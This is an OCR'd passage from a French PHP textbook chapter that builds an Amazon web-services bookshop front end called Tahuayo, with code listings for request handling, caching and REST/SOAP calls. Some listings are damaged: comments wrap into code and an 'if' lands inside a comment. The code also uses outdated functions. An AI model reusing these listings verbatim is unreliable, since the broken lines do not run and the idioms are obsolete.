Avec un nom aussi dur à retenir que *Tahuayo.com*, aucune publicité et aucune bonne raison de passer par notre site au lieu d'aller directement sur Amazon.com, il n'y a pas besoin de prendre de mesures particulières pour que les requêtes soient inférieures à une par seconde.

Ici, on implémentera le cache pour respecter les conditions des points 2 et 4. L'application conservera les images en cache pendant vingt-quatre heures et les données sur les produits (dont leur prix et leur disponibilité) pendant une heure.

Notre application respecte également le cinquième point. Les articles de la page principale auront des liens vers des pages détaillées de notre site, mais on établira un lien vers Amazon lorsqu'une commande sera terminée.

Analyse XML : réponses REST

L'interface la plus utilisée pour les services web d'Amazon se sert de REST. Elle accepte donc une requête HTTP normale et renvoie un document XML. Pour utiliser cette interface, vous devez pouvoir analyser la réponse XML que vous renvoie Amazon, par exemple en vous servant de la bibliothèque *SimpleXML* de PHP.

Utilisation de SOAP avec PHP

L'autre interface, qui offre les mêmes services web, repose sur SOAP. Pour accéder aux services avec SOAP, vous devez utiliser une bibliothèque SOAP pour PHP. Il en existe une intégrée mais, comme elle n'est pas toujours installée par défaut, vous pouvez utiliser *NuSOAP*, qui est écrite en PHP et qui ne nécessite donc pas de compilation. Il s'agit d'un simple fichier qu'il faut inclure avec `require once()`.

Vous pouvez télécharger *NuSOAP* à partir de **http://sourceforge.net/projects/nusoap/**. Cette bibliothèque est disponible sous les termes de la licence *Lesser GPL* : vous pouvez donc l'utiliser dans n'importe quelle application, y compris dans des applications non libres.

Mise en cache


Comme on l'a mentionné précédemment, l'une des conditions qu'impose Amazon aux développeurs est que les données téléchargées sur Amazon *via* ses services web doivent être mises en cache. Vous devez donc trouver un moyen de stocker et de réutiliser les données téléchargées jusqu'à ce que leur date d'expiration soit passée.

Présentation de la solution

Ce projet utilise la même approche orientée événement que celle des Chapitres 27 et 28. Nous ne dessinerons pas de diagramme de flux puisque le système ne comprend que quelques écrans liés entre eux de façon simple. Les visiteurs arriveront sur la page principale de Tahuayo, qui est présentée à la Figure 31.1.

Figure 31.1

La première page de Tahuayo présente toutes les fonctionnalités du site : navigation par catégorie, recherche et panier virtuel.



Comme vous pouvez le constater, les fonctionnalités principales consistent à afficher les catégories sélectionnées et les articles de ces catégories. Par défaut, on affiche sur cette page les meilleures ventes actuelles dans la catégorie "Non Fiction". Si un utilisateur clique sur une autre catégorie, il verra apparaître un écran analogue pour cette catégorie.

INFO

Amazon désignant les catégories comme des *nœuds de navigation*, vous verrez souvent cette expression dans notre code et dans la documentation officielle.


La documentation fournit la liste des nœuds de navigation les plus connus. En outre, si vous recherchez un nom de nœud particulier, vous pouvez parcourir le site normal d'Amazon et le lire dans l'URL ou utiliser la ressource *BrowseNodes* disponible à partir de **http://www.browsenodes.com/**. Il est d'ailleurs assez frustrant de constater qu'on ne peut accéder à certaines catégories importantes, telle celle des meilleures ventes de livres, comme des nœuds de navigation.

Le bas de notre page d'accueil contient d'autres livres et des liens vers d'autres pages, mais vous ne pouvez pas les voir dans la capture d'écran. Une page n'affiche que 10 livres par page, mais fournit des liens permettant d'atteindre jusqu'à 30 pages supplémentaires. Cette valeur de 10 livres par page est fixée par Amazon, tandis que la limite de 30 pages est notre propre choix personnel.

À partir de cette page, les utilisateurs peuvent cliquer pour obtenir des informations détaillées sur les livres. Cette nouvelle page est présentée à la Figure 31.2.

Figure 31.2

La page des détails donne plus d'informations sur un livre en particulier, notamment les produits similaires et des commentaires.




Bien que tout ne tienne pas dans la capture d'écran, le script montre l'essentiel des informations qu'Amazon fournit. Nous avons choisi d'ignorer les parties qui concernent les produits qui ne sont pas des livres et la liste des catégories correspondant à ce livre.

Si l'utilisateur clique sur l'image de couverture, il verra apparaître une version agrandie de cette image.

Vous avez peut-être remarqué le champ de recherche situé en haut de ces figures. Il permet d'effectuer une recherche par mot-clé sur le site et dans le catalogue d'Amazon *via* son interface de service web. La Figure 31.3 montre le résultat d'une recherche.

Figure 31.3

Cette page présente le résultat d'une recherche sur batman.



Bien que ce projet ne montre que quelques catégories, les clients peuvent donc retrouver n'importe quel livre en utilisant cette recherche et en naviguant vers des livres particuliers.

Chaque livre est associé à un lien *Add to Cart*. En cliquant dessus ou sur le lien *Details* dans le résumé du panier, le client peut voir le contenu courant de son panier, comme le montre la Figure 31.4.

Enfin, si un client clique sur l'un des liens *Checkout*, on envoie les détails de son panier à Amazon et on le redirige là-bas. Il verra alors une page comme celle de la Figure 31.5.

Figure 31.4

À partir de la page du panier, le client peut supprimer des articles, vider le panier ou procéder à la commande.





Figure 31.5

Avant de mettre les articles dans le panier d'Amazon, le système confirme la transaction et montre tous les articles du panier de Tahuayo.



Vous devriez maintenant comprendre ce que nous entendons par "construire son propre frontal en s'appuyant sur Amazon".

Ce projet utilisant une approche orientée événement, l'essentiel de la logique de décision de l'application se trouve dans un seul fichier, *index.php*. Le Tableau 31.1 résume les fichiers utilisés par notre application.

Tableau 31.1 : Fichier de l'application Tahuayo

Nom	*Type*	*Description*
`index.php`	Application	Fichier principal de l'application.
`about.php`	Application	Affiche la page "About".
`constants.php`	Fichier inclus	Initialise quelques constantes et variables globales.
`topbar.php`	Fichier inclus	Produit la barre d'informations qui traverse le haut de chaque page, ainsi que la CSS.
`bottom.php`	Fichier inclus	Produit le pied de page utilisé par toutes les pages.
`AmazonResultSet.php`	Fichier classe	Contient la classe PHP qui stocke le résultat d'une requête Amazon.
`Product.php`	Fichier classe	Contient la classe PHP qui stocke les informations sur un livre.
`bookdisplayfunctions.php`	Fonctions	Contient des fonctions utilitaires pour l'affichage d'un livre et des listes de livres.
`cachefunctions.php`	Fonctions	Contient des fonctions pour effectuer la mise en cache requise par Amazon.
`cartfunctions.php`	Fonctions	Contient des fonctions de manipulation du panier virtuel.
`categoryfunctions.php`	Fonctions	Contient des fonctions pour obtenir et afficher une catégorie.
`utilityfunctions.php`	Fonctions	Contient quelques fonctions utilitaires nécessaires à l'application.

Vous aurez également besoin du fichier *nusoap.php* mentionné plus haut car il est requis par ces fichiers. *NuSOAP* se trouve sur le site Pearson, www.pearson.fr, dans le répertoire *chapitre33* , mais vous pouvez vérifier s'il n'existe pas une version plus récente sur **http://sourceforge.net/projects/nusoap/**.

Commençons ce projet par l'étude du fichier principal de l'application, *index.php*.

Cœur de l'application

Le contenu du fichier central de l'application, *index.php*, est présenté dans le Listing 31.3.

Listing 31.3 : *index.php* — Le fichier central de l'application

```
<?php
// Nous n'utilisons qu'une seule variable de session 'cart' pour
// stocker le contenu du panier.
session_start();

require_once('constants.php');
require_once('Product.php');
require_once('AmazonResultSet.php');
require_once('utilityfunctions.php');
require_once('bookdisplayfunctions.php');
require_once('cartfunctions.php');
require_once('categoryfunctions.php');

// Voici les variables que nous attendons de l'extérieur.
// Elles seront validées et converties en variables globales.
$external = array('action', 'ASIN', 'mode', 'browseNode',
                  'page', 'search');

// Ces variables peuvent arriver par Get ou Post
// Convertit toutes les variables extérieures en variables
// globales aux noms courts
foreach ($external as $e) {
  if(@$_REQUEST[$e]) {
    $$e = $_REQUEST[$e];
  } else {
    $$e = '';
  }

  $$e = trim($$e);
}

// Valeurs par défaut des variables globales
if($mode=='') {
  $mode = 'Books'; // Nous n'avons pas testé les autres modes
}
if($browseNode=='') {
  $browseNode = 53; // 53 = best-sellers des livres "non fiction"
}
if($page=='') {
  $page = 1;  // Première page - Il y a 10 articles par page
}

// Valide/découpe l'entrée
if(!eregi('^[A-Z0-9]+$', $ASIN)) {
  // Les ASIN doivent être alphanumériques.
  $ASIN ='';
}
if(!eregi('^[a-z]+$', $mode)) {
  // Le mode doit être alphabétique
```

```
  $mode = 'Books';
}
// Les pages et les browseNodes doivent être des entiers
$page=intval($page);
$browseNode = intval($browseNode);
// On supprime les caractères de $search ici afin de pouvoir
// l'afficher dans les en-têtes.
$search = safeString($search);

if(!isset($_SESSION['cart'])) {
  session_register('cart');
  $_SESSION['cart'] = array();
}

// Tâches à effectuer avant l'affichage de la barre du haut if
($action == 'addtocart') {
  addToCart($_SESSION['cart'], $ASIN, $mode);
}
if($action == 'deletefromcart') {
  deleteFromCart($_SESSION['cart'], $ASIN);
}
if($action == 'emptycart') {
  $_SESSION['cart'] = array();
}

// Affichage de la barre du haut
require_once ('topbar.php');

// Boucle de traitement des événements. Répond aux actions de l'utilisateur
sur la page d'appel
switch ($action) {
  case 'detail':
    showCategories($mode);
    showDetail($ASIN, $mode);
  break;

  case 'addtocart':
  case 'deletefromcart':
  case 'emptycart':
  case 'showcart':
    echo "<hr /><h1>Your Shopping Cart</h1>";
    showCart($_SESSION['cart'], $mode);
  break;

  case 'image':
    showCategories($mode);
    echo "<h1>Large Product Image</h1>";
    showImage($ASIN, $mode);
  break;

  case 'search':
    showCategories($mode);
    echo "<h1>Search Results For ".$search."</h1>";
    showSearch($search, $page, $mode);
  break;

  case 'browsenode':
  default:
```

```
    showCategories($mode);
    $category = getCategoryName($browseNode);
    if(!$category || ($category=='Best Selling Books')) {
      echo "<h1>Current Best Sellers</h1>";
    } else  {
      echo "<h1>Current Best Sellers in ".$category."</h1>";
    }
    showBrowseNode($browseNode, $page, $mode) ;
  break;
}
require ('bottom.php');
?>
```

Le script commence par créer une variable de session pour y stocker le panier virtuel du client, comme on l'a déjà fait auparavant.

On inclut ensuite plusieurs fichiers. La plupart seront présentés plus loin, mais nous devons évoquer le premier maintenant. Ce fichier, *constants.php*, définit des constantes et des variables importantes qui seront utilisées tout au long de l'application. Son contenu est présenté dans le Listing 31.4.

Listing 31.4 : *constants.php* — Déclarations de constantes et de variables globales essentielles

```
<?php
// Cette application peut se connecter via REST (XML sur HTTP) ou
// SOAP.
// Choisissez une seule version de METHOD.
// define('METHOD', 'SOAP');
define('METHOD', 'REST');

// Crée un répertoire cache qui doit être accessible en écriture
define('CACHE', 'cache'); // Chemin des fichiers en cache

// Mettre ici votre identifiant d'associé
define('ASSOCIATEID', 'XXXXXXXXXXXXXX');
// Mettre ici votre identifiant développeur
define('DEVTAG', 'XXXXXXXXXXXXXX'); //

// Produit une erreur si le programme s'exécute avec un DEVTAG non
// modifié
if(DEVTAG=='XXXXXXXXXXXXXX') {
  die ("You need to sign up for an Amazon.com developer tag at
       <a href=\"https://aws.amazon.com/\">Amazon</a>
       when you install this software.  You should probably sign
       up for an associate ID at the same time. Edit the file
       constants.php.");
}

// Liste (partielle) des browseNodes d'Amazon.
$categoryList = array(5=>'Computers & Internet',
                      3510=>'Web Development',
                      295223=>'PHP', 17=>'Literature and Fiction',
```

```
                        3=>'Business & Investing',
                        53=>'Non Fiction',
                        23=>'Romance', 75=>'Science',
                        21=>'Reference',
                        6 =>'Food & Wine', 27=>'Travel',
                        16272=>'Science Fiction'
                       );
?>
```

Cette application ayant été conçue pour utiliser REST ou SOAP, vous pouvez choisir la version en modifiant la valeur de la constante `METHOD`.

La constante `CACHE` contient le chemin vers le cache des données téléchargées à partir d'Amazon. Modifiez-la pour qu'elle corresponde à l'emplacement que vous souhaitez utiliser sur votre système.

La constante `ASSOCIATEID` contient l'identifiant d'associé. Si vous l'envoyez à Amazon en même temps que vos transactions, vous recevrez une commission. Assurez-vous de la modifier.

La constante `DEVTAG` contient le jeton développeur que vous a fourni Amazon lorsque vous vous êtes inscrit. Si vous ne modifiez pas sa valeur par défaut, l'application ne fonctionnera pas. Vous pouvez demander un jeton à partir de la page **https://aws.amazon.com**.

Revenons maintenant à *index.php*. Il contient quelques préliminaires, puis la boucle de traitement des événements. On commence par extraire les variables entrantes à partir du tableau superglobal `$ REQUEST`, qui est fourni par les requêtes `GET` ou `POST`. Puis on configure quelques valeurs par défaut pour certaines variables globales standard qui seront affichées plus tard :

```
// Valeurs par défaut des variables globales
if($mode=='') {
  $mode = 'Books'; // Nous n'avons pas testé les autres modes
}
if($browseNode=='') {
  $browseNode = 53; // 53 = best-sellers des livres "non fiction"
}
if($page=='') {
  $page = 1;  // Première page - Il y a 10 articles par page
}
```

La variable `mode` est initialisée avec `'Books'`. Amazon reconnaît de nombreux autres modes (ou types de produits) mais, ici, nous ne nous intéresserons qu'aux livres. Modifier le code de ce chapitre pour qu'il puisse gérer d'autres modes ne devrait cependant pas être trop difficile : la première étape de cette amélioration consisterait à réinitialiser `$mode` et il faudrait également consulter la documentation d'Amazon pour connaître les autres attributs renvoyés pour les articles qui ne sont pas des livres, puis supprimer le langage spécifique aux livres de notre interface utilisateur.

La variable `browseNode` précise la catégorie de livres que vous voulez afficher. Elle peut être initialisée si l'utilisateur clique sur l'un des liens *Selected Categories*. Si elle n'est pas initialisée – lorsque, par exemple, l'utilisateur entre pour la première fois sur le site –, elle vaudra donc 53 par défaut. Les nœuds de navigation d'Amazon sont simplement des entiers qui identifient une catégorie. La valeur 53 représente celle des livres qui ne sont pas des fictions.

La variable `page` indique à Amazon le sous-ensemble du résultat que vous voulez afficher pour une catégorie donnée. La page 1 contient les résultats 1–10, la page 2, les résultats 11–20, etc. Amazon fixant le nombre d'articles par page, vous n'avez aucun moyen de contrôler ce nombre. Vous pourriez, bien sûr, afficher deux "pages" Amazon, voire plus, sur une seule de vos pages, mais 10 est une valeur raisonnable qui ne justifie pas qu'on la contourne.

Ensuite, vous devez arranger les données que vous avez reçues en entrée, qu'elles viennent du champ de recherche ou des paramètres `GET` ou `POST` :

```
// Valide/découpe l'entrée
if(!eregi('^[A-Z0-9]+$', $ASIN)) {
  // Les ASIN doivent être alphanumériques.
  $ASIN ='';
}
if(!eregi('^[a-z]+$', $mode)) {
  // Le mode doit être alphabétique
  $mode = 'Books';
}
// Les pages et les browseNodes doivent être des entiers
$page=intval($page);
$browseNode = intval($browseNode);
// On supprime les caractères de $search ici afin de pouvoir
// l'afficher dans les en-têtes.
$search = safeString($search);
```

Il n'y a rien de nouveau dans ce code. La fonction `safeString()` définie dans le fichier *utilityfunctions.php* supprime simplement les caractères non alphanumériques de la chaîne qui lui a été passée en paramètre à l'aide d'un remplacement par expression régulière. Comme nous avons déjà évoqué ce traitement auparavant, nous n'y reviendrons pas ici.

La raison principale pour laquelle vous devez valider les données fournies à cette application est que vous utilisez ce que saisissent les utilisateurs pour créer des fichiers dans le cache. Vous pourriez avoir de sérieux problèmes si vous autorisiez les utilisateurs à inclure `..` ou `/` dans ce qu'ils saisissent.

Puis il faut configurer le panier virtuel du client, s'il n'en a pas déjà un :

```
if(!isset($_SESSION['cart'])) {
  session_register('cart');
  $_SESSION['cart'] = array();
}
```

Vous devez encore réaliser quelques opérations avant de pouvoir afficher l'information dans la barre du haut de la page (reportez-vous à la Figure 31.1 pour vous remémorer l'aspect de cette barre). Dans chaque page, cette barre contient un aperçu du panier virtuel ; il faut donc que la variable de ce panier soit à jour avant que cette information ne s'affiche :

```
// Tâches à effectuer avant l'affichage de la barre du haut
if($action == 'addtocart') {
  addToCart($_SESSION['cart'], $ASIN, $mode);
}
if($action == 'deletefromcart') {
  deleteFromCart($_SESSION['cart'], $ASIN);
}
if($action == 'emptycart') {
  $_SESSION['cart'] = array();
}
```

Ici, on ajoute ou supprime si nécessaire les articles du panier avant de l'afficher. Nous reviendrons sur ces fonctions lorsque nous étudierons le panier virtuel et la commande. Si vous voulez consulter leur code maintenant, vous les trouverez dans le fichier *cartfunctions.php*. Nous préférons les abandonner pour l'instant car vous devez d'abord comprendre le fonctionnement de l'interface d'Amazon.

Puis nous incluons le fichier *topbar.php*, qui contient simplement du HTML, une feuille de style et un appel à la fonction `ShowSmallCart()` (définie dans *cartfunctions.php*). Il affiche le petit résumé du panier virtuel dans le coin supérieur droit des figures. Nous y reviendrons lorsque nous présenterons les fonctions du panier.

Enfin, nous entrons dans la boucle de traitement des événements. Les actions possibles sont présentées dans le Tableau 31.2.

Tableau 31.2 : Actions possibles dans la boucle de traitement des événements

Action	*Description*
`browsenode`	Affiche les livres de la catégorie indiquée. C'est l'action par défaut.
`detail`	Affiche les détails sur un livre particulier.
`image`	Affiche une version agrandie de la couverture du livre.
`search`	Affiche le résultat d'une recherche de l'utilisateur.
`addtocart`	Ajoute un article au panier virtuel de l'utilisateur.
`deletefromcart`	Supprime un article du panier virtuel.
`emptycart`	Vide le panier.
`showcart`	Affiche le contenu du panier.

Comme vous pouvez le constater, les quatre premières actions récupèrent et affichent des informations provenant d'Amazon, tandis que le second groupe de quatre actions s'occupe de gérer le panier virtuel.

Les actions qui récupèrent des données d'Amazon fonctionnent toutes de la même manière. À titre d'exemple, nous allons étudier la récupération des informations sur les livres d'un `browsenode` (catégorie) particulier.

Affichage des livres d'une catégorie

Le code exécuté pour l'action `browsenode` (visualisation d'une catégorie) est le suivant :

```
showCategories($mode);
$category = getCategoryName($browseNode);
if(!$category || ($category=='Best Selling Books')) {
  echo "<h1>Current Best Sellers</h1>";
} else  {
  echo "<h1>Current Best Sellers in ".$category."</h1>";
}
showBrowseNode($browseNode, $page, $mode) ;
```

La fonction `showCategories()` affiche la liste des catégories sélectionnées que vous voyez en haut de la plupart des pages. `getCategoryName()` renvoie le nom de la catégorie correspondant à un numéro de `browsenode` et la fonction `showBrowseNode()` affiche une page présentant les livres de cette catégorie.

Commençons par étudier la fonction `showCategories()`, dont le code est présenté dans le Listing 31.5.

Listing 31.5 : La fonction *showCategories()* de *categoryfunctions.php* — Affiche une liste des catégories

```
// Affiche une liste de départ des catégories les plus prisées.
function showCategories($mode) {
  global $categoryList;
  echo "<hr/><h2>Selected Categories</h2>";

  if($mode == 'Books')  {
    asort($categoryList);
    $categories = count($categoryList);
    $columns = 4;
    $rows = ceil($categories/$columns);

    echo "<table border=\"0\" cellpadding=\"0\" cellspacing=\"0\"
            width=\"100%\"><tr>";

    reset($categoryList);

    for($col = 0; $col<$columns; $col++) {
      echo "<td width=\"".(100/$columns)."%\"
```

```
                valign=\"top\"><ul>";
        for($row = 0; $row<$rows; $row++) {
          $category = each($categoryList);
          if($category) {
            $browseNode = $category['key'];
            $name = $category['value'];
            echo "<li><span class=\"category\">
             <a href=\"index.php?action=browsenode&browseNode="
              .$browseNode."\">".$name."</a></span></li>";
          }
        }
        echo "</ul></td>";
      }
      echo "</tr></table><hr/>";
    }
  }
```

Pour faire correspondre les numéros de nœuds de navigation à des noms de catégories, cette fonction utilise le tableau `categoryList`, qui est déclaré dans le fichier *constants.php*. La fonction trie le tableau et affiche les différentes catégories.

La fonction `getCategoryName()` qui est appelée ensuite dans la boucle de traitement des événements recherche le nom du `browsenode` en cours de consultation afin que l'on puisse afficher un en-tête comme "Current Best Sellers in Business & Investing". Elle recherche également ce nom dans le tableau `categoryList`.

La partie réellement intéressante commence avec la fonction `showBrowseNode()`, présentée dans le Listing 31.6.

Listing 31.6 : La fonction *showBrowseNode()* de *bookdisplayfunctions.php* — Affiche la liste des livres d'une certaine catégorie

```
// Affiche une page des produits du browsenode indiqué
function showBrowseNode($browseNode, $page, $mode) {
  $ars = getARS('browse', array('browsenode'=>$browseNode,
        'page' => $page, 'mode'=>$mode));
  showSummary($ars->products(), $page, $ars->totalResults(),
        $mode, $browseNode);
}
```

La fonction `showBrowseNode()` exécute deux traitements. Elle appelle d'abord la fonction `getARS()` du fichier *cachefunctions.php*, qui obtient et renvoie un objet `AmazonResultSet` (nous y reviendrons dans un moment). Puis elle appelle la fonction `showSummary()` de *bookdisplayfunctions.php* pour afficher les informations qu'elle a récupérées.

La fonction `getARS()` est une composante essentielle de l'application. Si vous parcourez le code des autres actions – afficher les détails, les images, et rechercher –, vous constaterez qu'elles l'utilisent toutes.

La classe *AmazonResultSet*

Étudions plus en détail le code de la fonction `getARS()` présenté dans le Listing 31.7.

Listing 31.7 : La fonction *getARS()* de *cachefunctions.php* — Renvoie un AmazonResultset pour une requête

```
// Récupère un AmazonResultSet à partir du cache ou d'une vraie requête.
Dans ce dernier cas, il est ajouté au cache.

function getARS($type, $parameters) {
  $cache = cached($type, $parameters);
  if ($cache) {
    // Si on l'a trouvé dans le cache
    return $cache;
  } else {
    $ars = new AmazonResultSet;
    if($type == 'asin') {
      $ars->ASINSearch(padASIN($parameters['asin']),
                       $parameters['mode']);
    }
    if($type == 'browse') {
      $ars->browseNodeSearch($parameters['browsenode'],
             $parameters['page'], $parameters['mode']);
    }
    if($type == 'search') {
      $ars->keywordSearch($parameters['search'],
                          $parameters['page'],
             $parameters['mode']);
    }
    cache($type, $parameters, $ars);
  }
  return $ars;
}
```

Cette fonction dirige le processus de récupération des données en provenance d'Amazon. Elle peut les obtenir de deux façons : à partir du cache ou directement auprès d'Amazon. Ce dernier exigeant que les développeurs mettent en cache les données qu'ils ont téléchargées, cette fonction examine d'abord le cache pour y rechercher sa réponse. Nous présenterons le cache un peu plus loin.

Si cette requête n'a jamais été effectuée, les données de sa réponse doivent être récupérées auprès d'Amazon. Pour cela, on crée une instance de la classe `AmazonResultSet` et on lui applique la méthode correspondant à cette requête. Le type de la requête est indiqué par le paramètre `$type`. Dans notre exemple, on lui passe la valeur `browse` (voir le Listing 31.6) car on veut parcourir une catégorie. Si vous vouliez lancer une requête sur un livre particulier, il faudrait passer la valeur `asin` et, pour une recherche par mot-clé, la valeur `search`.

Chacune de ces valeurs provoque l'appel d'une méthode particulière de `AmazonResultSet`. La recherche d'un article précis appelle la méthode `ASINSearch()`, le parcours d'une catégorie, la méthode `browseNodeSearch()` et la recherche par mot-clé, la méthode `keywordSearch()`.

Étudions de plus près la classe `AmazonResultSet`, dont le code est présenté dans Listing 31.8.

Listing 31.8 : *AmazonResultSet.php* — Classe pour gérer les connexions avec Amazon

```
<?php
// Vous pouvez choisir entre REST et SOAP en utilisant cette
// constante configurée dans constants.php
if(METHOD=='SOAP') {
  include_once('nusoap/lib/nusoap.php');
}

// Cette classe stocke le résultat de requêtes
// Généralement, il s'agit de 1 à 10 instances de la classe
// Product
class AmazonResultSet {
  private $browseNode;
  private $page;
  private $mode;
  private $url;
  private $type;
  private $totalResults;
  private $currentProduct = null;
  private $products = array(); // Tableau d'objets Product

  function products()   {
    return $this->products;
  }

  function totalResults()   {
    return $this->totalResults;
  }

  function getProduct($i)  {
    if(isset($this->products[$i])) {
      return $this->products[$i];
    } else {
      return false;
    }
  }

  // Effectue une requête pour obtenir une page remplie par les produits
d'un nœud de navigation
  // Choisissez entre XML/HTTP et SOAP dans constants.php
  // Renvoie un tableau de Product
  function browseNodeSearch($browseNode, $page, $mode) {

    $this->Service = "AWSECommerceService";
    $this->Operation = "ItemSearch";
```

```
      $this->AWSAccessKeyId = DEVTAG;
      $this->AssociateTag = ASSOCIATEID;
      $this->BrowseNode = $browseNode;
      $this->ResponseGroup = "Large";
      $this->SearchIndex= $mode;
      $this->Sort= 'salesrank';
      $this->TotalPages= $page;

      if(METHOD=='SOAP')  {

        $soapclient = new nusoap_client(
        'http://ecs.amazonaws.com/AWSECommerceService/
AWSECommerceService.wsdl',
        'wsdl');

        $soap_proxy = $soapclient->getProxy();

        $request = array ('Service' => $this->Service,
                          'Operation' => $this->Operation,
                          'BrowseNode' => $this->BrowseNode,
                          'ResponseGroup' => $this->ResponseGroup,
                          'SearchIndex' => $this->SearchIndex,
                          'Sort' => $this->Sort,
                          'TotalPages' => $this->TotalPages);

        $parameters = array('AWSAccessKeyId' => DEVTAG,
        'AssociateTag' => ASSOCIATEID, 'Request'=>array($request));

        // Effectue la véritable requête soap
        $result = $soap_proxy->ItemSearch($parameters);

        if(isSOAPError($result)) {
          return false;
        }

        $this->totalResults = $result['TotalResults'];

        foreach($result['Items']['Item'] as $product) {
          $this->products[] = new Product($product);
        }
        unset($soapclient);
        unset($soap_proxy);

      } else {
        // Crée l'URL et appelle parseXML pour la télécharger et
        // l'analyser
        $this->url = "http://ecs.amazonaws.com/onca/xml?".
                     "Service=".$this->Service.
                     "&Operation=".$this->Operation.
                     "&AssociateTag=".$this->AssociateTag.
                     "&AWSAccessKeyId=".$this->AWSAccessKeyId.
                     "&BrowseNode=".$this->BrowseNode.
                     "&ResponseGroup=".$this->ResponseGroup.
                     "&SearchIndex=".$this->SearchIndex.
                     "&Sort=".$this->Sort.
                     "&TotalPages=".$this->TotalPages;
```

```
        $this->parseXML();
      }

      return $this->products;
    }

    // Récupère une image agrandie à partir d'un ASIN
    // Renvoie une chaîne
    function getImageUrlLarge($ASIN, $mode) {
      foreach($this->products as $product) {
        if( $product->ASIN()== $ASIN) {
          return  $product->imageURLLarge();
        }
      }
      // Si non trouvée
      $this->ASINSearch($ASIN, $mode);
      return $this->products(0)->imageURLLarge();
    }

    // Effectue une requête pour obtenir le produit ayant l'ASIN
    // indiqué.
